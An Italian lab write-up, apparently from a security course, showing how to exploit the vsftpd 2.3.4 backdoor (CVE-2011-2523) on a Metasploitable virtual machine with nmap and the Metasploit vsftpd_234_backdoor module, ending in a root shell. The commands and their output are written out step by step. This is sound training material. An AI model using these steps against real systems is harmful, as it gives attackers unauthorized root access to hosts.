

METASPLOIT

La simulazione odierna prevede di cambiare da ip dinamico a ip statico assegnandogli **192.168.1.149/24** alla macchina Metasploitable e di sfruttare la vulnerabilità del servizio vsftpd presente sulla porta 21.

Per prima cosa andiamo a modificare le impostazioni di rete della macchina target assegnandogli un indirizzo IP Statico e di conseguenza configurandogli gateway, broadcast e netmask..

Per farlo, da Metasploitable, andiamo a modificare il file con il comando:

sudo nano /etc/network/interfaces

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Infine riavviamo la macchina e se tutto è andato correttamente con il comando ifconfig ci risulterà l'indirizzo ip che gli abbiamo assegnato, ovvero 192.168.1.149 come da immagine seguente.

```
[ Read 15 lines ]

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e5:8b:33
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2a01:e11:100b:9150:a00:27ff:fee5:8b33/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fee5:8b33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1828 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1419 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:145885 (142.4 KB)  TX bytes:153965 (150.3 KB)
          Base address:0xd020  Memory:f0200000-f0220000
```

Ora che abbiamo configurato la macchina target possiamo recarci su Kali e iniziare la fase di exploit.

Come prima cosa apriamo il terminale e facciamo una scansione Nmap utilizzando il comando `-sV`, questo ci permetterà di vedere tutti i servizi attivi e le loro rispettive versioni sulle porte aperte della macchina target, il comando utilizzato è:

`nmap -sV 192.168.1.149`

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 13:22 CET
Nmap scan report for 192.168.1.149
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN
; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http
s://nmap.org/submit/ .
```

Dall'immagine precedente vediamo che sulla porta **21** è presente il servizio **vsftpd** con **versione 2.3.4**, per prima cosa andiamo a verificare se sono presenti exploit per questa versione del servizio, per farlo ci rechiamo confrontando sia Exploit Database che CVE.

(CVE - <https://www.cve.org/CVERecord?id=CVE-2011-2523> | EX DB <https://www.exploit-db.com/exploits/17491>)

CVE-2011-2523

PUBLISHEDView JSON | User Guide

Collapse all

Required CVE Record Information

CNA: Red Hat, Inc.

Published: 2019-11-27 **Updated:** 2021-04-12

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Product Status

[Learn more](#)

Vendor	Product
vsftpd	vsftpd

Versions 1 Total

Default Status: unknown

Affected

- affected at **2.3.4 downloaded between 20110630 and 20110703**

Una volta trovato l'exploit possiamo iniziare l'hackeraggio da Kali utilizzando **Metasploit**.

Da terminale lanciamo il programma con **msfconsole** e cerchiamo l'exploit per il servizio vsftpd utilizzando il comando **search vsftpd** come da immagine seguente

```
root@kali: /home/kali/Desktop

=[ metasploit v6.4.18-dev ]
+ -- --[ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- --[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Ora possiamo utilizzare il modulo trovato con il comando **USE** seguito dal PATH del modulo, successivamente con il comando **SHOW OPTIONS** andiamo a vedere i parametri da settare per il payload, possiamo vedere che per funzionare ha bisogno dell'ip della macchina target per farlo andiamo a configurarlo utilizzando il comando **SET RHOSTS 192.168.149**

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
```

Una volta configurati i parametri richiesti per il payload siamo pronti a lanciarlo utilizzando il comando **exploit**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.1.62:34935 -> 192.168.1.149:6200) at 2024-11-11 14:01:26 +0100
```

Dall'immagine precedente possiamo vedere come l'exploit è riuscito a collegarsi con il target sulla porta 6200 sfruttando la vulnerabilità del vsFTPD v 2.3.4. Ora abbiamo a tutti gli effetti il controllo da remoto della macchina.

Per accertarci che tutto sia andato correttamente lanciamo **ifconfig** dalla shell, dovremmo quindi vedere l'indirizzo ip della macchina target come da immagine seguente.


```
[*] Command shell session 2 opened (192.168.1.62:34935 → 192.168.1.149:6200) at 2024-11-11 14:01:26 +0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e5:8b:33
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2a01:e11:100b:9150:a00:27ff:fee5:8b33/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fee5:8b33/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:24523 (23.9 KB)  TX bytes:15102 (14.7 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:141 errors:0 dropped:0 overruns:0 frame:0
          TX packets:141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39085 (38.1 KB)  TX bytes:39085 (38.1 KB)
```

Infine come richiesto dalla simulazione andiamo a creare una cartella all'interno di Metasploitable utilizzando il comando **mkdir /test_metasploit**.

Ora che abbiamo creato la cartella lanciamo il comando `ls /` per verificare che sia stata creata



```
ls /  
bin  
boot  
cdrom  
dev  
etc  
home  
initrd  
initrd.img  
lib  
lost+found  
media  
mnt  
nohup.out  
opt  
proc  
root  
sbin  
srv  
sys  
test_metasploit  
tmp  
usr  
var  
vmlinuz
```